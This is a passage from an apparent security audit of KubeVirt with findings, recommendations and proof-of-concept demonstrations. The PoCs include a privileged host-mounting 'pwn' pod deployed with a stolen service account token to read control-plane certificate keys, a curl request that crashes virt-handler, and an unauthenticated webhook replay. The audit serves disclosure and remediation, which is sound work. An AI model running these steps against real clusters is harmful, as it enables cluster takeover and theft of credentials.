Handle the error and prevent the crash.	

7.3.4.1. Proof-of-Concept (PoC)

The demonstration below assumes that an attacker has control over a `virt-handler` node (i.e i.e **Node-Level Attacker** in Section 6.3).

```bash
attacker@compromised-virt-handler-node:~$ curl -k --cert /etc/virt-handler/clientcertificates/tls.crt --key /etc/virt-handler/clientcertificates/tls.key https://10.244.0.9:8186/v1/namespaces/default/virtualmachineinstances/testvm2/pause -XPUT
curl: (52) Empty reply from server
```

```bash
admin@minikube:~$ kubectl -n kubevirt logs -f pod/virt-handler-kskmn
{"component":"virt-handler","level":"info","msg":"http: panic serving 10.244.1.3:56022: runtime error: invalid memory address or nil pointer dereference\ngoroutine 8788 [running]:\nnet/http.(*conn).serve.func1()\n\tbazel-out/k8-fastbuild-ST-b33d65c724e6/bin/external/io_bazel_rules_go/stdlib_/src/net/http/server.go:1947 +0xbe\npanic({0x22d8de0?, 0x41ad300?})\n\tbazel-out/k8-fastbuild-ST-b33d65c724e6/bin/external/io_bazel_rules_go/stdlib_/src/runtime/panic.go:785 +0x132\nkubevirt.io/api/core/v1.(*VirtualMachineInstance).GetObjectMeta(0x22?)\n\t<autogenerated>:1 +0x9\nkubevirt.io/client-go/log.FilteredLogger.Object({{0x2a88ee0, 0xc0005809e0}, {0x27150f2, 0xc}, 0x0, 0x0, 0x2, 0x2, {0x0, 0x0}}, ...)\n\tstaging/src/kubevirt.io/client-go/log/log.go:247 +0xbe\nkubevirt.io/kubevirt/pkg/virt-handler/rest.(*LifecycleHandler).getVMILauncherClient(0xc00076f798?, 0x417b8b?, 0xc001b07dc0)\n\tpkg/virt-handler/rest/lifecycle.go:244 +0xee\nkubevirt.io/kubevirt/pkg/virt-handler/rest.(*LifecycleHandler).PauseHandler(0xc001b07dc0?, 0xc000998400?, 0xc001b07dc0)\n\tpkg/virt-handler/rest/lifecycle.go:62 +0x2a\nkubevirt.io/kubevirt/vendor/github.com/emicklei/go-restful/v3.(*Container).dispatch(0xc00026f5f0, {0x2aa1cf0, 0xc001ac6e00}, 0xc0019fd7c0)\n\tvendor/github.com/emicklei/go-restful/v3/container.go:299 +0x9d7\nnet/http.HandlerFunc.ServeHTTP(0x430d020?, {0x2aa1cf0?, 0xc001ac6e00?}, 0x72?)\n\tbazel-out/k8-fastbuild-ST-b33d65c724e6/bin/external/io_bazel_rules_go/stdlib_/src/net/http/server.go:2220 +0x29\nnet/http.
(*ServeMux).ServeHTTP(0x47c5b2?, {0x2aa1cf0, 0xc001ac6e00},
0xc0019fd7c0)\n\tbazel-out/k8-fastbuild-ST-b33d65c724e6/bin/external/
io_bazel_rules_go/stdlib_/src/net/http/server.go:2747 +0x1ca\nkubevirt.io/
kubevirt/vendor/github.com/emicklei/go-restful/v3.
(*Container).ServeHTTP(0x46f9f9?, {0x2aa1cf0?, 0xc001ac6e00?},
0xc00076fb70?)\n\tvendor/github.com/emicklei/go-restful/v3/container.go:316
+0x1cb\nnet/http.serverHandler.ServeHTTP({0xc00070c840?}, {0x2aa1cf0?,
0xc001ac6e00?}, 0x6?)\n\tbazel-out/k8-fastbuild-ST-b33d65c724e6/bin/external/
io_bazel_rules_go/stdlib_/src/net/http/server.go:3210 +0x8e\nnet/http.
(*conn).serve(0xc0009fd170, {0x2ab2330, 0xc00070cea0})\n\tbazel-out/k8-fastbuild-
ST-b33d65c724e6/bin/external/io_bazel_rules_go/stdlib_/src/net/http/
server.go:2092 +0x5d0\ncreated by net/http.(*Server).Serve in goroutine
235\n\tbazel-out/k8-fastbuild-ST-b33d65c724e6/bin/external/io_bazel_rules_go/
stdlib_/src/net/http/server.go:3360
+0x485\n","pos":"server.go:3489","timestamp":"2025-05-27T21:35:53.854938Z"}
```

7.4. virt-operator

The `virt-operator` component in KubeVirt is responsible for deploying, managing, and maintaining the lifecycle of the KubeVirt control plane components within a Kubernetes cluster. It ensures that key components, such as `virt-api`, `virt-controller`, and `virt-handler`, are correctly installed, configured, and kept in a consistent and desired state through reconciliation loops. Additionally, `virt-operator` manages updates and upgrades of the KubeVirt infrastructure by coordinating version transitions in a safe and controlled manner. It also validates the cluster environment, applies required feature gates, and enforces configuration policies defined by the user or cluster administrator. Due to its authority over the KubeVirt deployment and configuration, `virt-operator` is a privileged component with significant impact on the overall security and stability of the virtualization layer.

The `virt-operator` component is the first one to be deployed. Its role is to keep the cluster in the state defined by the KubeVirt CRD, and deploys all the other KubeVirt components.

7.4.1. Deployment

The `virt-operator` is deployed as a `Deployment` in the `kubevirt` namespace, which by default creates a `ReplicaSet` with two pod instances.

A service account named `kubevirt-operator` is created and assigned to these pods. This service account is bound to both a `ClusterRole` and a namespaced `Role`, each also named `kubevirt-operator`.

The associated `ClusterRole` is highly privileged, granting broad permissions across the cluster. These include full access to core Kubernetes resources such as Pods, Services, ConfigMaps, Endpoints, Service Accounts, and Deployments, as well as KubeVirt-specific resources including PVC, VM, and VMI. It also has administrative control over RBAC resources, including ClusterRoles, ClusterRoleBindings, Roles, and RoleBindings.

MEDIUM-12	Privileged Operator Deployed Outside the Kubernetes Control Plane		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	virt-operator		

Description

The `virt-operator` is intended to function as a control plane component and runs with a highly privileged service account. If the node hosting it is compromised, this could lead to a full cluster compromise.

Recommendation

The `virt-operator` deployment specification should enforce a `nodeAffinity` rule to select a control plane node where to deploy the component.

While other privileged components such as `virt-api` are provided with a `nodeAffinity` rule that allows them to be deployed on one of the control plane nodes, the `virt-operator` is not.

Below is an extract of the deployment specification of the `virt-operator`, containing the `spec.affinity` and `spec.tolerations` sections:

```yaml
spec:
  affinity:
    podAntiAffinity:
      preferredDuringSchedulingIgnoredDuringExecution:
      - podAffinityTerm:
          labelSelector:
            matchExpressions:
            - key: kubevirt.io
              operator: In
              values:
              - virt-operator
          topologyKey: kubernetes.io/hostname
        weight: 1
  tolerations:
  - key: CriticalAddonsOnly
    operator: Exists
```

These sections instruct the scheduler to place the `virt-operator` pods on the cluster's worker nodes, particularly when the control plane nodes are tainted ([28]).

Below is an example of the equivalent sections for the `virt-api` deployment, which should also be applied to the `virt-operator` deployment:

```yaml
    spec:
      affinity:
        nodeAffinity:
          preferredDuringSchedulingIgnoredDuringExecution:
          - preference:
              matchExpressions:
              - key: node-role.kubernetes.io/worker
                operator: DoesNotExist
            weight: 100
          requiredDuringSchedulingIgnoredDuringExecution:
            nodeSelectorTerms:
            - matchExpressions:
              - key: node-role.kubernetes.io/control-plane
                operator: Exists
            - matchExpressions:
              - key: node-role.kubernetes.io/master
                operator: Exists
      [...]
      tolerations:
      - key: CriticalAddonsOnly
        operator: Exists
      - effect: NoSchedule
        key: node-role.kubernetes.io/control-plane
        operator: Exists
      - effect: NoSchedule
        key: node-role.kubernetes.io/master
        operator: Exists
```

While this issue does not constitute a vulnerability on its own, the `virt-operator` and `virt-controller` components should always be scheduled on control plane nodes. Worker nodes are considered to be at higher risk of compromise; therefore, if a worker node is compromised, an attacker could potentially gain control of the `virt-operator` service account.

With these elevated permissions, the attacker could create pods on other nodes—including control plane nodes—thereby gaining access to the entire cluster.

To demonstrate a potential exploit, the service account token from one of the `virt-operator` pods was extracted and stored in the shell variable `token`.

The following pod specification is saved in the file `pod_escape.yaml`:

```yaml
apiVersion: v1
```

```yaml
kind: Pod
metadata:
  name: pwn
  namespace: kubevirt
spec:
  affinity:
    nodeAffinity:
      requiredDuringSchedulingIgnoredDuringExecution:
        nodeSelectorTerms:
        - matchExpressions:
          - key: node-role.kubernetes.io/control-plane
            operator: Exists
        - matchExpressions:
          - key: node-role.kubernetes.io/master
            operator: Exists
  containers:
  - command:
    - /bin/sh
    - -c
    - sleep infinity
    image: ubuntu:latest
    name: pwn
    securityContext:
      capabilities:
        add:
        - ALL
      privileged: true
      runAsUser: 0
    volumeMounts:
    - mountPath: /hostroot
      name: hostroot
  nodeSelector:
    kubernetes.io/os: linux
  priorityClassName: kubevirt-cluster-critical
  serviceAccountName: kubevirt-operator
  tolerations:
  - key: CriticalAddonsOnly
    operator: Exists
  - effect: NoSchedule
    key: node-role.kubernetes.io/control-plane
    operator: Exists
  - effect: NoSchedule
```

```
    key: node-role.kubernetes.io/master
    operator: Exists
  volumes:
  - hostPath:
      path: /
      type: Directory
    name: hostroot
```

The above file is converted from `yaml` to `json` and the pod is created using `curl`:

```bash
# Conevrt the YAML to JSON
attacker@compromised-virt-operator-worker-node:~$ kubectl apply -f pod_escape.yaml --dry-run=client -o json > pod_escape.json
# Deploy the Pod on a control plane node
attacker@compromised-virt-operator-worker-node:~$ curl -X POST https://192.168.49.2:8443/api/v1/namespaces/kubevirt/pods -k -H "Authorization: Bearer $token" -H "Content-Type: application/json" -d @pod_escape.json
```

A few seconds later, the pod is up and running on a control plane node and the attacker can access the node's data:

```bash
attacker@compromised-virt-operator-worker-node:~$ curl "https://192.168.49.2:8443/api/v1/namespaces/kubevirt/pods/pwn" -k -H "Authorization: Bearer $token" --silent | head -n 7
{
  "kind": "Pod",
  "apiVersion": "v1",
  "metadata": {
    "name": "pwn",
    "namespace": "kubevirt",
    "uid": "b75c6e2f-f2f3-4f59-b026-987d899bc5b8",
attacker@compromised-virt-operator-worker-node:~$ (echo -ne '\x00ls -l /hostroot/var/lib/minikube/certs/ \n'; sleep 2) | websocat --binary "wss://192.168.49.2:8443/api/v1/namespaces/kubevirt/pods/pwn/exec?container=pwn&stdin=1&stdout=1&stderr=1&tty=0&command=/bin/bash" -k -H "Authorization: Bearer $token"
total 72
-rw-r--r--. 1 root root 1123 May 16 12:24 apiserver-etcd-client.crt
-rw-------. 1 root root 1675 May 16 12:24 apiserver-etcd-client.key
-rw-r--r--. 1 root root 1176 May 16 12:24 apiserver-kubelet-client.crt
-rw-------. 1 root root 1679 May 16 12:24 apiserver-kubelet-client.key
-rw-r--r--. 1 root root 1411 May 16 12:24 apiserver.crt
-rw-------. 1 root root 1679 May 16 12:24 apiserver.key
-rw-r--r--. 1 root root 1111 Apr 14 09:12 ca.crt
-rw-------. 1 root root 1675 Apr 14 09:12 ca.key
```

```
drwxr-xr-x. 2 root root  162 May 16 12:24 etcd
-rw-r--r--. 1 root root 1123 May 16 12:24 front-proxy-ca.crt
-rw-------. 1 root root 1679 May 16 12:24 front-proxy-ca.key
-rw-r--r--. 1 root root 1119 May 16 12:24 front-proxy-client.crt
-rw-------. 1 root root 1679 May 16 12:24 front-proxy-client.key
-rw-r--r--. 1 root root 1119 Apr 14 09:12 proxy-client-ca.crt
-rw-------. 1 root root 1679 Apr 14 09:12 proxy-client-ca.key
-rw-r--r--. 1 root root 1147 May 16 12:24 proxy-client.crt
-rw-------. 1 root root 1675 May 16 12:24 proxy-client.key
-rw-------. 1 root root 1675 May 16 12:24 sa.key
-rw-------. 1 root root  451 May 16 12:24 sa.pub
```

7.4.2. Exposure

The `virt-operator` pod exposes two HTTPS ports via its binary:

- TCP 8443, used for metrics collection with Prometheus;
- TCP 8444, used for validating webhook operations.

The webhook server on port 8444 is configured in the method `virt_operator.(*VirtOperatorApp).Run`, located in `/kubevirt/pkg/virt-operator/application.go`. Below is an excerpt showing the TLS setup and route configuration:

```go
tlsConfig := kvtls.SetupTLSWithCertManager(caManager,
app.operatorCertManager, tls.VerifyClientCertIfGiven, app.clusterConfig)

webhookServer := &http.Server{
  Addr:      fmt.Sprintf("%s:%d", app.BindAddress, 8444),
  TLSConfig: tlsConfig,
}

var mux http.ServeMux
mux.HandleFunc("/kubevirt-validate-delete", func(w http.ResponseWriter, r
*http.Request) {
  validating_webhooks.Serve(w, r,
  operator_webhooks.NewKubeVirtDeletionAdmitter(app.clientSet))
})
mux.HandleFunc(components.KubeVirtUpdateValidatePath, func(w
http.ResponseWriter, r *http.Request) {
  validating_webhooks.Serve(w, r,
  operator_webhooks.NewKubeVirtUpdateAdmitter(app.clientSet,
  app.clusterConfig))
})
mux.HandleFunc(components.KubeVirtCreateValidatePath, func(w
http.ResponseWriter, r *http.Request) {
  validating_webhooks.Serve(w, r,
  operator_webhooks.NewKubeVirtCreateAdmitter(app.clientSet))
})
webhookServer.Handler = &mux
go func() {
  err := webhookServer.ListenAndServeTLS("", "")
  if err != nil {
    panic(err)
  }
}()
```

LOW-13	Webhook Server doesn't Enforce Mutual Authentication and is Exposed to the Whole Cluster		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	virt-operator		

Description

The `virt-operator` doesn't enforce any client authentication for its validating webhooks, and is exposed to the whole cluster.

Recommendation

The `virt-operator` should enforces mTLS and/or its access should be restricted to allow only the `kube-api-server` pod, through `NetworkPolicy` for example.

The `virt-operator` exposes three validating webhook through the following API routes:

- **kubevirt-validate-delete:** validates wether the KubeVirt resource can be deleted from the cluster or not;
- **kubevirt-validate-update:** validates wether the submitted update for a KubeVirt resource is valid;
- **kubevirt-validate-create:** validates wether the submitted KubeVirt resource description is valid.

Those webhooks are called when an operation of type `DELETE`, `UPDATE` or `CREATE` is required against the following object specifications:

- API Groups: kubevirt.io
- API Versions: v1alpha3, v1
- Resources: kubevirts
- Scope: *

The TLS configuration used for the HTTP webhook server (line 1 in the source code excerpt above) employs the `tls.VerifyClientCertIfGiven` setting. This option requests a client certificate and verifies it if presented but does not require one if absent.

These webhooks enable the `kube-api-server` to accept or deny the creation, update, or deletion of KubeVirt resources.

Firstly, this configuration unnecessarily broadens the attack surface of the `virt-operator`, as it allows anyone to submit payloads for validation. A specially crafted payload could potentially exploit vulnerabilities in the underlying processing libraries.

Secondly, this behaviour may be leveraged by attackers (e.g., **Pod-Level Attacker (Non-KubeVirt Pod)** (Section 6.3)) to probe the KubeVirt component version, since KubeVirt CRD resources may include additional data or slight variations in newer versions.

Ideally, the webhook HTTP server should enforce mutual TLS (mTLS), authorizing requests exclusively from the `kube-api-server`. Additionally or alternatively, `NetworkPolicies` can be applied to restrict access, limiting communication to only authorized pods.

7.4.2.1. Proof-of-Concept (PoC)

For this demonstration, a payload sent to the `virt-operator` requesting the `kubevirt-validate-update` route was intercepted using the tool `ecapture` [29], and saved in a file named `operator-webhook.json`.

The captured payload can successfully be replayed from a compromised pod or node without any authentication:

```bash
admin@minikube:~$ kubectl get svc kubevirt-operator-webhook -n kubevirt
NAME                          TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)   AGE
kubevirt-operator-webhook     ClusterIP   10.96.121.211   <none>        443/TCP   3d4h
```

```bash
attacker@compromised-pod:~$ curl https://10.96.121.211:443/kubevirt-validate-update -H "Content-Type: application/json" -X POST -d @operator-webhook.json -k
{"kind":"AdmissionReview","apiVersion":"admission.k8s.io/v1","response":{"uid":"7fa172f9-b6c8-45ba-8ea4-be3fd927e7c3","allowed":true}}
```

7.5. Feature Gates

A feature gate in Kubernetes [30] is a mechanism used to enable or disable experimental, optional, or in-development features. It allows administrators and developers to test new capabilities before they are fully stabilized. In KubeVirt, feature gates [4] follow the same principle as in Kubernetes: they provide a way to enable or disable optional or experimental features across KubeVirt components. These gates allow cluster administrators to safely test and adopt new functionality, such as live migration enhancements, GPU passthrough, or node-level access restrictions, before they're promoted to stable.

7.5.1. Host Devices

KubeVirt offers mechanisms to attach host devices to VM and VMI, enabling virtual machines to access various types of PCI devices, such as GPUs. Starting with KubeVirt 1.1 [31], it is also possible to expose USB devices that are physically attached to a node. This capability requires the `HostDevices` feature gate to be enabled.

When enabled, `virt-handler` gains Kubernetes Device Plugin functionality and advertises the defined host device resources to the Kubelet. This allows VMs to request and use specific host-attached devices as part of their configuration.

To expose a USB device, the following lines can be added to the `KubeVirt` custom resource:

```yaml
//kubevirt-cr.yaml

spec:
  configuration:
    permittedHostDevices:
     usb:
     - resourceName: devices.kubevirt.io/usb
       selectors:
       - vendor: "0627"
         product: "0001"
    developerConfiguration:
      featureGates:
        - HostDevices
```

Then, a VMI can be provided with the device by adding the following lines to its YAML definition file:

```yaml
spec:
  domain:
    devices:
      hostDevices:
      - deviceName: devices.kubevirt.io/usb
        name: usb
```

LOW-14	Host devices exposed by KubeVirt are accessible cluster-wide		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	KubeVirt CR - virt-handler		

Description

When the `HostDevices` feature gate is enabled, `virt-handler` functions as a Kubernetes Device Plugin for the permitted devices declared in the `kubevirt-cr.yaml` file. However, this registration makes the exposed host devices available to **any pod in the cluster**, not just KubeVirt-managed virtual machines.

Recommendation

Create `ValidatingAdmissionPolicies` or define new `ValidatingWebhookConfigurations` to restrict the creation, update, or patching of pods that request KubeVirt host devices, ensuring that only the `virt-controller` is authorized to perform such operations.

When a host device, such as a USB, is declared as permitted in `kubevirt-cr.yaml`, it is published by `virt-handler` which acts as a Kubernetes device plugin. The Kubelet is then in charge of attaching the device to the pods that require it. However, this approach lacks any form of authorization control, resulting in the exposed host device being accessible cluster-wide to any workload.

7.5.1.1. Proof-of-Concept (PoC)

As a proof-of-concept, and after the above VMI configuration has been applied, it is possible to create a pod that requests and obtains the `devices.kubevirt.io/usb` device successfully:

YAML
```yaml
apiVersion: v1
kind: Pod
metadata:
  name: usbmount
  namespace: default
spec:
  containers:
  - name: usbmount
    image: ubuntu:latest
    command: ["/bin/sh", "-c", "sleep infinity"]
    resources:
      requests:
        "devices.kubevirt.io/usb": "1"
      limits:
        "devices.kubevirt.io/usb": "1"
```

After the template is applied, the pod is created and the device is accessible:

```bash
operator@minikube:~$ kubectl apply -f usb_mount.yaml
operator@minikube:~$ kubectl exec -it usbmount -- ls /dev/bus/usb/001/002
/dev/bus/usb/001/002
```

Restrictions can be enforced using `ValidatingAdmissionPolicy` to prevent any users, except the `virt-controller` service account, from requesting host devices when creating, updating, or patching pod specifications. However, this approach may inadvertently block legitimate workloads where regular pods require access to the exposed host devices via the KubeVirt custom resource. To address this, additional fields could be introduced in the custom resource definition to specify the authorized scope for each permitted device (e.g., KubeVirt-only or cluster-wide). Corresponding `ValidatingWebhookConfigurations` could then be implemented to ensure that device usage aligns with the defined authorization scope, preventing unauthorized access.

7.5.2. Sidecar

The Sidecar feature gate [7] enables KubeVirt users to customize the VMI's libvirt XML or the `cloud-init` configuration. In order to achieve that goal, a sidecar container is created in the `virt-launcher` pod, using the `sidecar-shim` image. One has to either create a Kubernetes ConfigMap in the same namespace as the VM, which describes the script to be ran, or to directly add a binary under the right name in the `sidecar-shim` image. When using a ConfigMap, an annotation should then be added to the VM template, specifying the ConfigMap name, the script name and the location of the script to be saved into the sidecar container. Two names are possible:

- **onDefineDomain**: This script is called with two arguments, `--vmi` which specifies the current VMI JSON configuration, and `--domain` which describes the current domain XML. The script is expected to write the final XML configuration to `stdout`.
- **preCloudInitIso**: This script is called with two arguments, `--vmi` which specifies the current VMI JSON configuration, and `--cloud-init` which describes the `CloudInitData`. The script is expected to write the final `CloudInitData` configuration as JSON to `stdout`.

Below is a basic template example where a script executing `sleep 10000` is ran before the VM **testvm** is created:

```yaml
apiVersion: v1
kind: ConfigMap
metadata:
 name: sleep-config-map
 namespace: kubevirt
data:
 my_script.sh: |
   #!/bin/sh
   sleep 10000

---
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: testvm
spec:
  runStrategy: Always
  template:
    metadata:
     annotations:
       hooks.kubevirt.io/hookSidecars: '[{"args": ["--version", "v1alpha2"],
       "configMap":
        {"name": "sleep-config-map","key": "my_script.sh", "hookPath": "/usr/bin/
        onDefineDomain"}}]'
     labels:
      kubevirt.io/size: small
      kubevirt.io/domain: testvm
    spec:
      domain:
        devices:
          disks:
            - name: containerdisk
              disk:
                bus: virtio
            - name: cloudinitdisk
              disk:
                bus: virtio
          interfaces:
          - name: default
            masquerade: {}
        resources:
          requests:
            memory: 64M
      networks:
      - name: default
        pod: {}
      volumes:
        - name: containerdisk
          containerDisk:
            image: quay.io/kubevirt/cirros-container-disk-demo
        - name: cloudinitdisk
          cloudInitNoCloud:
            userDataBase64: SGkuXG4=
```

LOW-15	Sidecar Feature Gate May Allow Unauthorized Access to privileged components and Modification of VMI Configurations		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	virt-launcher		

Description

If the Sidecar feature gate is enabled and ConfigMaps are used to store scripts, any service account with permission to modify ConfigMaps, either cluster-wide or within the relevant namespace, could execute arbitrary code inside the `virt-launcher` pod and maliciously alter the libvirt domain XML configuration.

Recommendation

ConfigMaps offer a convenient method to utilize the KubeVirt Sidecar feature gate; however, their use can introduce significant security risks. To mitigate this, either avoid using ConfigMaps for this purpose or implement a mechanism to verify script integrity, such as requiring a signature or checksum specified in the VM annotations.

When the Sidecar feature gate is used leveraging Kubernetes ConfigMaps to store the script to be run inside the sidecar, any user or service account with enough permission could maliciously edit the script, either because they are bound with a role in the same namespace or with a cluster role. This way, a malicious actor or attacker looking for privilege escalation can execute arbitrary code in the `virt-launcher` pod. Additionally, this also exposes sockets shared with the `virt-handler` and therefore increase the attack surface. An attacker also may maliciously edit the XML libvirt domain, obtaining access inside.

The security of the KubeVirt VM and `virt-launcher` associated pod, when using the Sidecar feature with ConfigMaps, relies only on a strict Kubernetes RBAC configuration, cluster wide. Either remove the possibility to use ConfigMaps, or include a way to ensure the desired script has not been tampered using either, preferably signatures, or a checksum one can add in the VM `hooks.kubevirt.io/hookSidecars` annotation. For example, applied to the above configuration, a more secure implementation may looks like this:

```yaml
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: testvm
spec:
  runStrategy: Always
  template:
    metadata:
```

```
    annotations:
     hooks.kubevirt.io/hookSidecars: '[{"args": ["--version", "v1alpha2"],
     "configMap": {
       "name": "sleep-config-map",
       "key": "my_script.sh",
       "hookPath": "/usr/bin/onDefineDomain",
       "checksum": {
         "algorithm": "sha256",
         "value":
         "63330b7d260dcab92484a66f00faba603e88d00e4db4861e01909fdecfe51276"}}}]'
```

8. Technical Conclusion

In collaboration with OSTIF, Quarkslab conducted a comprehensive security assessment of the KubeVirt project [2].

While the specification and codebase demonstrate a strong level of engineering quality, Quarkslab's auditors identified several vulnerabilities: one rated as high severity, seven as medium, and four as low. The affected components include:

- `virt-operator`
- `virt-handler`
- `virt-api`
- `virt-controller`
- `HostDevice` (feature gate)
- `Sidecar` (feature gate)

Most of these findings require specific and often non-trivial preconditions to be exploitable, which helps limit their practical impact in standard KubeVirt deployments.

Quarkslab acknowledges the substantial security efforts already invested by the KubeVirt development team and commends their commitment to building a secure platform. Alongside this assessment, Quarkslab provided actionable recommendations and mitigation strategies aimed at strengthening the system's overall **defense-in-depth** posture. Once adopted, these improvements will significantly enhance the security of the audited components.

This collaborative engagement has not only improved the security of KubeVirt but also reinforced a shared commitment to open-source software resilience and transparency.

Acronyms

VMI:	VirtualMachineInstance
VM:	VirtualMachine
CIA:	Confidentiality, Integrity and Availability
CRD:	Custom Resource Definition
RBAC:	Role-based access control
OSTIF:	Open Source Technology Improvement Fund
STF:	Sovereign Tech Fund
CNCF:	Cloud Native Computing Foundation
SSO:	Single Sign-On
mTLS:	Mutual TLS
LDAP:	Lightweight Directory Access Protocol
API:	Application Programming Interaface
CN:	Common Name
CA:	Certificate Authority
CLI:	Command Line Interface
tls:	Transport Layer Security
PVC:	Persistent Volume Claim
UID:	User Identifier
DoS:	Denial-of-Service

Bibliography

[1] RedHat, "What is KubeVirt." Accessed: May 19, 2025. [Online]. Available: https://www.redhat.com/en/topics/virtualization/what-is-kubevirt

[2] "KubeVirt." Accessed: May 28, 2025. [Online]. Available: https://github.com/kubevirt/kubevirt

[3] "Getting Started (KubeVirt documentation)." Accessed: May 28, 2025. [Online]. Available: https://github.com/kubevirt/kubevirt/blob/main/docs/getting-started.md

[4] KubeVirt, "Activating Feature Gates." Accessed: May 22, 2025. [Online]. Available: https://kubevirt.io/user-guide/cluster_admin/activating_feature_gates/

[5] "Passt binding." Accessed: May 28, 2025. [Online]. Available: https://kubevirt.io/user-guide/network/net_binding_plugins/passt/

[6] "Slirp." Accessed: May 28, 2025. [Online]. Available: https://kubevirt.io/user-guide/network/net_binding_plugins/slirp/

[7] "Hook Sidecar Container." Accessed: May 28, 2025. [Online]. Available: https://kubevirt.io/user-guide/user_workloads/hook-sidecar/

[8] Qemu, "Qemu PR Helper." Accessed: May 22, 2025. [Online]. Available: https://www.qemu.org/docs/master/tools/qemu-pr-helper.html

[9] "KubeVirt quickstart with Minikube." Accessed: May 28, 2025. [Online]. Available: https://kubevirt.io/quickstart_minikube/

[10] "Notes about Gosec in KubeVirt." Accessed: May 28, 2025. [Online]. Available: https://github.com/kubevirt/kubevirt/blob/main/docs/gosec.md

[11] "Kubernetes Aggregation Layer Guide." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/docs/tasks/extend-kubernetes/configure-aggregation-layer/

[12] "Request Header Authentication in Kubernetes." Accessed: May 28, 2025. [Online]. Available: https://deepwiki.com/kubernetes/apiserver/7.1-authentication#request-header-authentication

[13] "How Kubernetes Certificates Work." Accessed: May 28, 2025. [Online]. Available: https://jvns.ca/blog/2017/08/05/how-kubernetes-certificates-work/

[14] "KubeVirt: Extending Kubernetes with CRDs for Virtualized Workloads." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/blog/2018/07/27/kubevirt-extending-kubernetes-with-crds-for-virtualized-workloads/

[15] "Swagger REST API definitions." Accessed: May 28, 2025. [Online]. Available: https://github.com/kubevirt/kubevirt/blob/main/api/openapi-spec/swagger.json

[16] "GitHub Security Advisory: On a compromised node, the virt-handler service account can be used to modify all node specs." Accessed: May 28, 2025. [Online]. Available: https://github.com/kubevirt/kubevirt/security/advisories/GHSA-cp96-jpmq-xrr2

[17] "KubeVirt Feature Gates (GitHub): NodeRestriction." Accessed: May 28, 2025. [Online]. Available: https://github.com/kubevirt/kubevirt/blob/fa491f063caae83ed8ea88cdc933b83ae7e235dc/pkg/virt-config/featuregate/active.go#L63

[18] "Using Node Authorization." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/docs/reference/access-authn-authz/node/

[19] "Kubernetes Volumes." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/storage/volumes/#hostpath

[20] "KubeVirt hostdisk feature." Accessed: May 28, 2025. [Online]. Available: https://kubevirt.io/user-guide/storage/disks_and_volumes/#hostdisk

[21] "QEMU disk image utility." Accessed: May 28, 2025. [Online]. Available: https://www.qemu.org/docs/master/tools/qemu-img.html#notes

[22] "Virtual Machine Configuration." Accessed: May 28, 2025. [Online]. Available: https://github.com/kubevirt/kubevirt/blob/main/docs/vm-configuration.md#security-issues

[23] "Filesystems, Disks and Volumes." Accessed: May 28, 2025. [Online]. Available: https://kubevirt.io/user-guide/storage/disks_and_volumes/#persistentvolumeclaim

[24] "Kubernetes Controllers." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/architecture/controller/

[25] "Node-pressure Eviction." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/scheduling-eviction/node-pressure-eviction/

[26] "Digging into Linux namespaces - part 2." Accessed: May 28, 2025. [Online]. Available: https://blog.quarkslab.com/digging-into-linux-namespaces-part-2.html

[27] "Filesystems, Disks and Volumes." Accessed: May 28, 2025. [Online]. Available: https://kubevirt.io/user-guide/storage/disks_and_volumes/#containerdisk-workflow-example

[28] "Kubernetes Node Taints and Tolerations." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/scheduling-eviction/taint-and-toleration/

[29] "eCapture." Accessed: May 23, 2025. [Online]. Available: https://ecapture.cc/

[30] "Kubernetes Feature Gates." Accessed: May 28, 2025. [Online]. Available: https://kubernetes.io/docs/reference/command-line-tools-reference/feature-gates/

[31] "Host Devices." Accessed: May 30, 2025. [Online]. Available: https://kubevirt.io/user-guide/compute/host-devices/#usb-host-passthrough